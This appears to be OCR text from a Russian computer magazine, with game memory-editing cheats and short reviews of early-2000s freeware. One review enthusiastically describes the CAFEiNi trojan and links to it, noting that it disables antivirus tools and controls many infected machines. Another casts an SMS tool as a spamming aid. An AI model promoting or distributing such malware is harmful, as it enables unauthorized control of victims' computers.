Возможно также использовать любимый в народе Magic Trainer Creator v1.27. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираешь указанный exe'шник. Загружаешь модуль Magic Editor Creator. С помощью Add забиваешь всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираешь в менюшке справа "memory editor", выделяешь строчку мышью и редактируешь значение в Edit Zone. Несколько сложнее обстоят дела с "заморозкой" значения. После выбора exe'шника адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, "Лес: D11CCB (32 бита)" для MTC выглядит так: "Лес: D11CCB, D11CCC, D11CCD, D11CE" - те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняешь чит-лист в gtc-файле, выбираешь частоту подстановки, нажимаешь "Poke all" и "Freeze". Значения заморожены.

Sid Meier's Alpha Centauri
Исполняемый файл - terran.exe
Отслеживай и редактируй финансы всех игроков:
Gaia's Stepdaughters - 94990C (32 bits)
Human Hive - 94B9C8 (32 bits)
Univercity of Planet - 94DA84 (32 bits)
Morgan Industries - 94FB40 (32 bits)
Spartan Federation - 951BFC (32 bits)
The Lord's Believers - 953CB8 (32 bits)
Peacekeeping Forces - 955D74 (32 bits)

Sid Meier's Alien Crossfire
Исполняемый файл - terranx.exe
Максимум Nutrients на выделенной базе:
0000003C - AA
0000003D - 00
0000003E - 00
0000003F - 00

Максимум Build Points на выделенной базе:
00000040 - DD
00000041 - DD

Зафиксировать энергию на нынешнем уровне (Hurry не проверяется, эти значения лучше "заморозить"):
0041A317 - 90
0041A318 - 90
0041A319 - 90
0041A31A - 90
00419ED3 - 90
00419ED4 - 90

Зафиксировать Nutrients на нынешнем уровне (лучше "заморозить"):
004ED823 - 90
004ED824 - 90

Изучать по 2 Tech в год:
005A92E8 - 90
005A92E9 - 90

Wartorn

Исполняемый файл - w.exe
Строить все машины:
004CFAEE - 33
004CFAEF - DB
004CFAF0 - 66
004CFAF1 - BB
004CFAF2 - FF
004CFAF3 - FF
004CFAF4 - 66
004CFAF5 - 89
004CFAF6 - 9C
004CFAF7 - 81
004CFAF8 - 0C
004CFAF9 - 05
004CFAFA - 00
004CFAFB - 00
004CFAFC - 90
004CFAFD - 90

Победить на уровне:
00A8F69F - 01
00A8FCA6 - 01
00A902AD - 01
00A908B4 - 01
00A90EBB - 01
00A914C2 - 01
00A91AC9 - 01

Горючее - 00A8F0AD (32 bits)
Сталь - 00A8F0A5 (32 bits)
Патроны - 00A8F0A9 (32 bits)
Энергия - 00A8F0B1 (32 bits)
Денежки - 00A8F0B5 (32 bits)

Icewind Dale
Исполняемый файл - idmain.exe
Ability Points - F83460 (16 bits)
Prof. pts - F8345C (16 bits), после изменения выставь на 0, чтобы продолжить генерацию чара.
Spells - F83464 (16 bits), после изменения выставь на 0, чтобы продолжить генерацию чара.
Skill points - F83468 (16 bits)
Gold - F97FFE (32 bits)

Infinite Arrows, Bolts, Darts, Throwing Daggers:
53C3B1 90
53C3B2 90
53C3B3 90
53C3B4 90
6107DE 90
6107DF 90
6107E0 90
6107E1 90
6107E2 90
6107E3 90

Infinite Load:
8912F4 90
8912F5 90
8912F6 90
8912F7 90
8912F8 90
8912F9 90

Infinite Quick Items:
53C3B1 90
53C3B2 90
53C3B3 90
53C3B4 90
60FAC7 90
60FAC8 90
60FAC9 90
60FACA 90
60FACB 90
60FACC 90
60FACD 90
8043B2 90
8043B3 90
8043B4 90
8043B5 90
8043B6 90
8043B7 90
8043B8 90
8043B9 90

Reputation Never Falls:
63FCD8 90
63FCD9 90
63FCDA 90
63FCDB 90
63FCDC 90
63FCDD 90
63FCDE 90




M.J.Ash m.j.ash@xakep.ru

CAFEiNi v 1.1

Windows 9x/NT4/2k
Size: 386 Kb (server 162 Kb)
Freeware :)
http://viper.pl/~cafeini


Уже на первых минутах нашего знакомства этот троянец доходчиво объяснил мне, кто из нас двоих главнее. Дело в том, что я по наивности своей решил помучить CAFEiNi стандартными методами: включил AtGuard, загрузил AVP Монитор и лишь затем запустил его серверную часть. В следующую секунду CAFEiNi без проблем закрыл обе эти программы, вызвав самопроизвольное выпадение моей челюсти на пол. Как потом я узнал из описания, CAFEiNi терпеть не может антивирусные и антитроянские программы и потому самостоятельно выгружает их из памяти подконтрольной ему машины. Тут уж этот троянец заинтересовал меня не на шутку. И вот что мне удалось узнать: один CAFEiNi-клиент способен контролировать работу множества зараженных машин. То есть, к примеру, ты даешь команду, и одновременно у десятка компьютеров по всему свету выезжают лотки CD-ROM-ов. Список реализованных в этом троянце функций до того огромен, что остается только удивляться, как они все умудрились поместиться в 162 кб сервере. В этот список входят как стандартные операции, типа обмена файлами с зараженным компом и редактирования его реестра, так и уникальные. Как тебе, допустим, такая фишка: содержимое экрана подчиненного компа внезапно начинает уползать вниз (вверх, вправо, влево :)) и затем появляется с другой стороны?!! Хех... Я надеюсь, что хотя бы грубое представление о потенциале CAFEiNi ты сможешь получить из прилагаемого к этому описанию скриншота.



Gene Pool v 0.31

Windows 9x
Size: 290 Kb
Freeware
http://www.ventrella.com


Симулятор искусственной жизни, где популяции странного вида организмов эволюционируют со временем. Эти организмы условно называются swimbot-ами. Несмотря на столь странное название, образ жизни этих существ незамысловат. Как и некоторые мои знакомые, swimbot-ы проводят все свое свободное время в поисках пищи и сексуальных партнеров :). Правда, в мире Gene Pool конкуренция будет малость пожестче: ты должен или уметь быстро плавать, или выглядеть чертовски привлекательно. Иначе ты просто склеишь ласты, рано умерев бездетным от голода. Следующее поколение swimbot-ов наследует гены победителей, конкуренция обостряется, а неожиданные мутации еще быстрее раскручивают колесо эволюции... Особенно приятно, что программа Gene Pool абсолютно не похожа на многочисленные реализации (по большей части - DOS-вские) широко известной "Жизни". Другими словами, Gene Pool радует пользователя не только своей идеей, но на нее еще и посмотреть приятно! Невольно создается впечатление, что окно программы - это своего рода микроскоп, с помощью которого ты наблюдаешь жизнь микробов в капле какой-нибудь особенно грязной воды. Это ощущение особенно усиливает тот факт, что масштаб изображения на экране разрешено менять от "вся колония целиком" и до "пара-тройка swimbot-ов крупным планом".



Mastak BOOKMArKER v1.2

Windows 9x/NT4/2k
Size: 443 Kb
Freeware
http://www.mastak.com/ru


Заговорив о ICQRoaming, я вдруг припомнил, что операциями по хранению списка контактов ICQ в Сети и его синхронизацию между он-лайновым хранилищем и компьютером пользователя уже давным-давно обещали обучить свою программу BOOKMArKER ребята из MastakSoft Inc. Ан нет... Зайдя на сайт этой проги, я обнаружил, что ее разработчики целых девять месяцев занимались неизвестно чем и что только недавно им удалось разродиться очередным билдом, в котором они исправили пару-тройку ошибок. Остается надеяться, что программисты MastakSoft больше подобными задержками страдать не будут и наконец-то реализуют в своей проге все те вкусные фишечки, что пылятся на их сайте в разделе "Скоро"! Ну а пока же BOOKMArKER работает исключительно с закладками IE, NN и Оперы. Позволяет добавлять, заменять и синхронизировать их между собой и специальным Интернет-сервером. Удобно. На работе выделенка - юзаешь ослика IE, дома комбинация "старинная АТС + дешевый модем + дерьмовый провайдер" мешает достичь высоких скоростей - пользуешь Оперу. А комплект закладок у тебя одинаковый, что на работе, что дома. И ему не страшен даже глупый юзер с Format C:. Ну, почти не страшен... :)



MosASCII 32-bit v 1.0 Beta 2

Windows 9x/NT4/2k
Size: 2618 Kb
Freeware
http://elitemrp.net/mos

ASCII Art уже давно умер, но отдельные извращенцы-энтузиасты все никак не дают предать тело усопшего земле. Они все еще надеются реанимировать этот старинный жанр компьютерного изобразительного искусства. Ну а я с интересом слежу за их попытками. Самую мощную из них недавно предпринял некий Robert DeFusco, который выпустил в свет новую версию своей проги MosASCII. Этот парень предложил перегонять небольшие картинки в символьный вид, но сохранять их не в виде обычного текстового файла, а в виде веб-странички. Не знаю, на мой взгляд, это довольно забавно. Особенно если учесть то, что этот DeFusco реализовал эту идею, как говорится, на все сто! MosASCII пользуется всеми преимуществами языка HTML: конвертирует графику в символы с сохранением цвета плюс позволяет задавать цвет фона и в широких пределах менять размер символов. Соответственно и выходной результат впечатляет (см. скриншот). Дизайн паги, выполненной в таком стиле, должен смотреться очень свежо и необычно. Тем более что эту работенку можно провернуть без особых напрягов. MosASCII понимает графику в форматах BMP, DIB, ICO, GIF и JPEG, способен перехватывать изображение из буфера обмена и предлагает тебе целый ряд инструментов, которые позволяют в широких пределах влиять на конечный результат преобразования.



Search and Replace v 3.4


Windows 9x/NT4/2k
Size: 619 Kb
Shareware
http://www.funduc.com

Тут на днях я внезапно озаботился вылепливанием своей собственной домашней веб-странички из неподатливой кучки HTML тэгов. Наплодить на своем винче целый выводок весьма страшненьких HTML-файлов мне удалось довольно быстро. Но, пытаясь превратить этих уродцев во что-то более-менее приличное, я столкнулся с необходимостью постоянно заменять в этой братии одни строки текста другими. Инструмент для этой работы мне удалось найти не сразу. Как оказалось, большинство программ поиска и замены очень примитивны: тупо пишут одни строки вместо других и все. Мне же хотелось большего, и я продолжал упорно рыться в софтовых залежах, пока, в конце концов, ни наткнулся на прогу Search and Replace. Но уж эта прога оказалось таким монстром, что мама, не горюй. Вот что делает эта зверюга: она ищет и заменяет одни текстовые последовательности другими в любой подборке файлов (текстовых или двоичных), даже если эти файлы зазипованы. Файлы, подлежащие обработке, могут отбираться по маске и отфильтровываться другими способами. При задании искомой последовательности разрешается использовать целый ряд специальных операторов для указания мест, в которых возможны "варианты". Программа умеет производить в каждом файле по несколько различных "поисков и замен" за один раз, что в комбинации с мощным скриптовым механизмом выводит ее на первое место в своем классе. Нет, действительно! Очень приятно пользоваться прогой, которая умеет сохранять твое задание на замену, скажем, "мамы" на "папу" во всех *.txt, в специальном файле, а затем повторно считывать его оттуда и выполнять в случае острой непрохо... необходимости. :) Причем, заметь, выполняется оное действие всего лишь одним кликом или вообще на фиг из командной строки.

ICQRoaming v 1.0

Windows 9x
Size: 822 Kb
Freeware
http://www.icqroaming.com

Переустановка системы - дело хлопотное. Нет-нет да и упустишь чего-нибудь из виду. Вроде и документы свои переправил в надежное место, и почтовые ящики вместе с письмами там же пристроил, и даже закладки на любимые сайты сохранить не забыл. А снес систему, установил весь софт по новой, глядь, а в тете асе под надписью "My Contact List" девственно серая чистота и непорочность... М-да. Оказывается, аськины базы тоже надо было бэкапить. Однако просто скидывать их на дискетку - это как-то не по-нашему. Гораздо веселее одним кликом сохранять свой список контактов на специальном сервере, а после переустановки так же просто его оттуда скачивать и восстанавливать. Разумеется, если в аськиной базе тебя главным образом интересует не контакт-лист, а подробности твоей переписки двухгодичной давности с неизвестной "Настюлькой", тогда альтернативу трехдюймовой дискетке тебе найти будет трудно. Если же нет, то обрати внимание на ICQRoaming. Эта прога прилепляет к стандартному аськиному окну дополнительную панель с кнопками для сохранения-восстановления. Причем туда-сюда весь контакт-лист целиком эта прога не гоняет, она предлагает тебе возможность манипулировать отдельными записями. Что, кстати говоря, позволяет использовать ICQRoaming еще и с целью синхронизации списка контактов между несколькими машинами. Между рабочим и домашним компьютером, например.



SMS-PAGER v 1.5

Windows 9x/NT4/2k
Size: 448 Kb
Freeware
http://www.i.com.ua/~dvision


Хочется иногда немного поспамить, взбодрить кого-нибудь посредством пейджера, аськи или сотового телефона? Отлично! Есть тут у меня на примете одна программка, которая позволяет бить короткими текстовыми сообщениями по всем трем указанным целям. Она называется SMS-PAGER. Стандартные функции: контроль количества введенных знаков и адресная книга - присутствуют. Также SMS-PAGER поддерживает режим массированной атаки, который в документации хитро маскируется под "возможность групповой отправки сообщений". Для того чтобы получатель наверняка мог прочитать отправленное тобой сообщение ("Саша, домой не спеши - бабушку уже стошнило!" - спецвыпуск X №3), правильно выбери кодировку. Если выберешь "translit", то твой текст перед отправкой будет автоматически переписан латинскими буквами. Программа содержит в себе настройки для большинства мобильных операторов Киева и Москвы, а также универсальный шлюз для тех операторов, которые не вошли в список настроек программы. Впрочем, юзать "универсальный шлюз" совсем не обязательно: ты способен сам добавить в список нужных тебе операторов с помощью специальной утилитки. Подробные инструкции на русском языке ждут тебя на домашней страничке SMS-PAGER-а.



TerraExplorer v 2.06

Windows 9x/2k
Size: 935 Kb
Freeware
http://www.skylinesoft.com


Виртуальный туризм - изобретение для тех, чьи карманы не трещат под натиском буказоидов. Процедура приобщения к этому развлечению следующая: сначала ты скачиваешь и запускаешь TerraExplorer, затем в окне программы кликаешь по кнопочке "Skyline" и далее наблюдаешь, как твой броузер отправляется на сайт разработчиков за списком туров. Выбор широк: Париж, Вашингтон, Лондон, Лас-Вегас... Еще один клик, и твоя бродилка скачивает небольшой кусок информации, которая тут же перехватывается TerraExplorer-ом. Теперь начинается самое прикольное: некоторое время TerraExplorer показывает тебе кое-какую справочную инфу по выбранному туру, а сам в это время начинает подкачивать карты местности и трехмерные модели основных достопримечательностей. Затем тебя отправляют в виртуальный полет. Самое классное в этом полете то, что тебе не обязательно тупо перемещаться по туристическому маршруту. Ты можешь лететь куда угодно, самостоятельно меняя скорость, высоту и направление полета. Возникающие при этом ощущения довольно сильны: сказывается то, что перед твоими глазами проносится не обычная географическая карта, а точная модель местности, созданная на основе реальных аэроспутниковых фотографий. Я сам потратил пару часов, изучая столицу Великобритании с высоты птичьего полета. И, надо сказать, с удовольствием потратил.



Neko98 v 4.0h

Windows 9x/NT4/2k
Size: 364 Kb
Freeware
http://www.btinternet.com/~dharvey

Классика жанра Screenmate - симпатичный белый котенок по прозвищу Neko. Первоначально он появился на свет в версии под X-Windows, но затем был успешно портирован под Мастдай. Годы под Виндами не прошли для этого создания бесследно, котенок заметно развился и поумнел. Тем не менее, он, как и прежде, все еще готов без устали гоняться по экрану за мышиным курсором. Впрочем, так же охотно Neko будет избегать всяческих контактов с этим предметом, заниматься своими делами, спать или же просто носиться кругами по экрану, затаптывая все вокруг. Фишка в том, что теперь манеру поведения котенка ты определяешь сам. Интересно, что все фазы движения Neko выполнены в формате *.ico, что позволяет тебе создавать своих собственных "настольных приятелей" в любом редакторе иконок. По указанному выше адресу ты найдешь дистрибутив, в котором, кроме собственно Neko, находятся еще более сорока других персонажей. Обрати внимание, что программа позволяет выводить на экран сразу несколько разных существ одновременно, и все они могут вести себя совершенно по-разному... Да, вот еще что! Будешь скачивать Neko, не поленись приобрести также другое творение того же автора - шуточную прогу Drunk Mouse. Очень уж мне понравилось, какие замысловатые кренделя начал выписывать курсор моей мышки под ее воздействием. :)



HoverDesk v 1.15

Windows 9x/NT4/2k
Size: 1286 Kb
Shareware
http://www.glabouni.com/hoverdesk

С тех пор как мой старенький комп пережил тотальную модернизацию и из слабенького двухсотого Пня превратился в 700-мегагерцовую зверюгу от AMD (Дурон рулез форева! :), я заметил за собой кое-какие перемены. В частности, я стал намного благодушней относиться к всевозможным навороченным запускалкам и украшалкам. И если раньше я постоянно презрительно обзывал их "бессмысленными отжирателями памяти", то теперь, в принципе, я готов признать их право на существование. С тем, разумеется, условием, что программы сделаны хорошо. Не хуже, чем программа HoverDesk, к примеру. Немного проясню ситуацию для тех, кто с этой прогой не встречался. HoverDesk занимается тем, что расширяет возможности стандартного виндозного Desktop-а, заставляя Мастдай выглядеть NeXTSTEP-ом. При этом на экране компьютера возникает приятная легко настраиваемая панель инструментов с поддержкой значков любого размера, цвета и степени прозрачности, стандартная Панель задач заменяется на более продвинутую (и красивую :). Помимо этого HoverDesk привносит в систему поддержку четырех виртуальных экранов. Программа поддерживает сменные шкуры (skins) и может наращиваться с помощью механизма plug-in-ов. Плугинов для HoverDesk я, правда, пока видел мало, а вот первый десяток шкур для этой проги уже можно забрать со www.skinz.org.



Mister PiX v 1.16

Windows 9x/NT4/2k
Size: 2097 Kb
Shareware
http://www.mister-pix.com


Mister PiX выкачивает картинки с веб-сайтов или из ньюс-групп, а затем складирует их на винче в удобном для просмотра виде. От обычных офф-лайновых броузеров эта прога отличается тем, что она целиком нацелена на работу с графикой. Mister-у PiX, к примеру, можно объяснить, что нет смысла скачивать изображения меньше заданного тобой размера, и тем самым оградить себя от созерцания разных там кнопок или, скажем, мелких картиночек для так называемого "предпросмотра". Кроме того, каждая загруженная из Сети картинка тут же появляется в окне программы в уменьшенном виде, и один щелчок по ней вызывает режим ее полноэкранного отображения. Есть у Mister-а PiX-а и другая любопытная особенность: эта программа способна скачивать изображения из сети и одновременно с этим устраивать слайд-шоу из уже полученных изображений. Проще говоря, ничто не мешает тебе натравить эту прогу на какой-нибудь архив с веселыми картинками или, допустим, на один из его разделов, а затем просто откинуться на спинку кресла и наблюдать, как одно высококачественное изображение сменяется другим, (сохраняясь при этом про запас на жестком диске :). Картинки грузятся достаточно быстро (скачивание идет сразу несколькими потоками), нет всплывающих окон, нет надоедливых баннеров... Только одна беда, владелец сайта с "картинками", который ты таким образом "изучаешь", вряд ли будет доволен твоим новым прогрессивным методом веб-серфинга. :)



Hot Keyboard v 1.77

Windows 9x/NT4/2k
Size: 672 Kb
Shareware
http://www.hot-keyboard.com


Как правило, при работе под Виндами я использую мышь, однако если есть возможность одним нажатием на пару клавиш выполнить то, что мышкой удастся сделать только после изрядной возни, то, естественно, мои руки сами тянутся к клавиатуре. Очень удачная программа для развешивания по "горячим клавишам" всевозможных команд называется Hot Keyboard. О качестве этой проги начинаешь догадываться еще на этапе инсталляции, когда после демонстрации лицензионного сообщения и стандартного диалога на тему "Куда ставить, Хозяин?" на экране появляется окошко с немереным списком программ и сообщением типа: "Я тут проглядела твои программки, если хочешь - отметь те из них, которые ты хотел бы запускать нажатием на "горячие клавиши"". Далее аналогичное предложение следует в отношении сайтов, закладки на которые присутствуют в твоем ослике IE. Ясное дело, запуском твоих прог и открытием любимых сайтов способности Hot Keyboard не ограничиваются. Прога умеет по клавиатурной команде регулировать громкость звука, управлять проигрыванием CD-дисков, манипулировать окнами, открывать документы и папки, вырубать комп и даже автоматически заменять вводимые тобой текстовые строки другими. Самое же главное, что Hot Keyboard позволяет на редкость просто и понятно закреплять за любыми сочетаниями кнопок свои собственные команды. Чему, надо признать, немало способствует наличие русской версии (см. скриншот :), хотя, к сожалению, и не самой последней свежести.



HTMASC v 3.0

Windows 9x/NT4/2k
Size: 672 Kb
Shareware
http://www.bitenbyte.com


HTML-формат меня совсем не радует: он не годится для хранения информации с целью ее дальнейшего использования. Сконвертировать в HTML можно практически все что угодно, но вот с обратным преобразованием неизменно возникают трудности. Текстовая информация в любой веб-странице так сильно перемешивается с HTML-тэгами, разбивается на части, а в большинстве случаев еще и замысловато распихивается по разным ячейкам вложенных друг в друга таблиц, что порой единственным выходом становится преобразование веб-страничек в обычный текстовый файл. В принципе, любая бродилка с радостью выполнит эту работу, но если тебя интересует конечный результат, то я бы порекомендовал тебе прибегнуть к услугам какой-нибудь специализированной утилитки вроде HTMASC. Да, HTMASC в большинстве случаев будет самое то. Эта прога обрабатывает HTML-файлы как в пакетном, так и в индивидуальном режиме. В последнем случае ты будешь общаться с программой через приятный двухоконный интерфейс. В одном окне демонстрируется исходный файл, во втором - результаты его преобразования. Под преобразованием понимается удаление HTML-тэгов (опционально - с сохранением гиперссылок) и разного рода Script-ов, а также замена специальных символов на их ASCII-эквивалент. От аналогов HTMASC отличается рядом дополнительных функций: необходимые участки текста можно быстро искать, заменять и копировать. И даже преобразованные в простой текст ссылки продолжают в этой проге "работать", так что клик по ним вызывает открытие странички в броузере или предложение закачать файл.



Taskbar Executive v 1.1

Windows 9x/2k
Size: 1211 Kb
Freeware
http://www.hace.us-inc.com

Как тебе известно, в Виндах кнопки запущенных приложений на Панели задач налезают друг на друга как бестолковые овцы. Taskbar Executive занимается тем, что разделяет приложения на группы и выводит на Панель задач только кнопки групп. Каждая такая кнопка кроме названия и иконки несет на себе еще и счетчик, на котором показывается, сколько программ из данной группы работает на компьютере в настоящий момент. Клик по тельцу такой кнопки выдает на экран полную информацию об этих прогах и позволяет легко переключиться на нужное тебе окно. Обрати внимание, что если твой меткий клик приходится по размещенному на кнопке счетчику, то перед твоим ясным взором возникнет полный список программ (как запущенных, так и нет), зарегистрированных в этой группе. Прямо из этого окна ты можешь быстренько "дозапустить" нужное тебе приложение или даже целую подборку приложений (в Taskbar Executive разрешается "метить" программы и затем разом запускать все отмеченные). На первый взгляд все как-то сложно, но через некоторое время обычная Панель задач начинает казаться примитивной и убогой. Тем более, если учесть, что все это дело настраивается как твоя левая пятка пожелает.




WWW

M.J.Ash (m.j.ash@xakep.ru)

Народный Центр Кидания

http://kidalovka.narod.ru

В старших классах средней школы на дурацкий вопрос - "Какую специальность ты хотел бы освоить?" - я, потупив голову и ковыряя ножкой пол, пару раз скромненько отвечал, что вообще-то мне по душе профессия брачного афериста. К сожалению, в те годы мое заявление не могло найти понимания у окружающих. Одноклассники в один голос заявляли, что мои внешние данные неадекватны, а родители и учителя говорили, что некоторые особенности моего характера не позволят мне достичь успеха на указанном поприще. В конце концов, мое еще неокрепшее самомнение пало под этим объединенным натиском, и с тех самых пор я веду исключительно честный (ну, почти :), открытый, и здоровый образ жизни. Однако проделками своих несостоявшихся коллег периодически интересуюсь. Сейчас, например, на сайте "Народный Центр Кидания" выложена довольно любопытная подборка статей о жизнедеятельности разного рода мошенников, аферистов и кидал. Причем, как обычно, польза от знакомства с подобного рода материалами двойная. Ведь кроме удовольствия от чтения на тему "Бывают же еще лохи на свете!", ты вдобавок получаешь еще своего рода иммунитет против описываемых в этих статьях жульнических способов перераспределения денег. А ведь древние несмпроста говорили, что "кто предупрежден, тому все параллельно"!



Beware of Evil Aliens!


http://www.boea.dn.ua

Вчера на коврике перед дверью соседа я заметил неприятного вида кучку. Это могла нагадить собака, но с таким же успехом мог быть пришелец-метаморф, поджидающий свою жертву. Мой сосед хороший человек, и рисковать я не мог. Неопознанный объект был мной уничтожен... А сегодня по ящику опять "Секретные материалы". Не могу их смотреть. Как вспомню, сколько лет подряд эти проклятые пришельцы дурачат двух не самых глупых агентов ФБР - сердце кровью обливается. Хотя, надо признаться, раньше я в инопланетян не очень-то верил, но как-то случайно попал на сайт "Beware of Evil Aliens" и понял, что спасти Землю от инопланетной угрозы может только наша общая гражданская бдительность. Теперь я всегда начеку. Классификацию пришельцев, их грязные приемы и методы борьбы с этой сволочью знаю на пять. Ни одному серомазому засранцу не удастся похитить меня для своих бесчеловечных опытов. Пусть только попробуют сунуться! По понедельникам я буду ходить и плевать на их могилы. Правда, что-то мне подсказывает, что вчера я немного погорячился. Не стоило мне так без оглядки бросаться на неопознано лежащий объект у соседской двери. По крайней мере перед боем стоило сменить новые ботинки на резиновые сапоги.

Life Drop

http://www.virtual-worlds.net/lifedrop

Кажется, в рубрике "Имплант" у нас как-то пробегала ссылка на забавный Java-апплет (www.soda.co.uk/soda/constructor), позволяющий конструировать и "оживлять" двумерные модели странных механических таракашиков. Эту ссылку в журнале сопровождала заметка, в которой, кроме всего прочего, говорилось о том, что перед очарованием этой игрушки не смог устоять даже наш главный редактор. Я могу подтвердить эту информацию. Как-то Серега Покровский лично продемонстрировал мне в редакции все прелести Soda-в Constructor. Но время идет, и вот уже новые игрушки приходят на смену старым... LifeDrop - это трехмерный мир в виде наполненного водой стеклянного шара, в котором плавают создания необычного вида. Каждая жизненная форма в этом мире обладает собственными генотипом, морфологией, метаболизмом, поведением и желанием размножаться. Ты играешь роль Бога, клонируя и видоизменяя обитателей этого мира в соответствии со своими задумками... Краткий вводный курс для нежелающих читать инструкции: мир LifeDrop легко вращается мышкой; клавиша S включает режим выбора существа, + и - вызывают переключение с одного организма на другой, а по С в "аквариум" сбрасывается новорожденный клон выбранного существа.



Веселый Роджер

http://pirates.vif2.ru

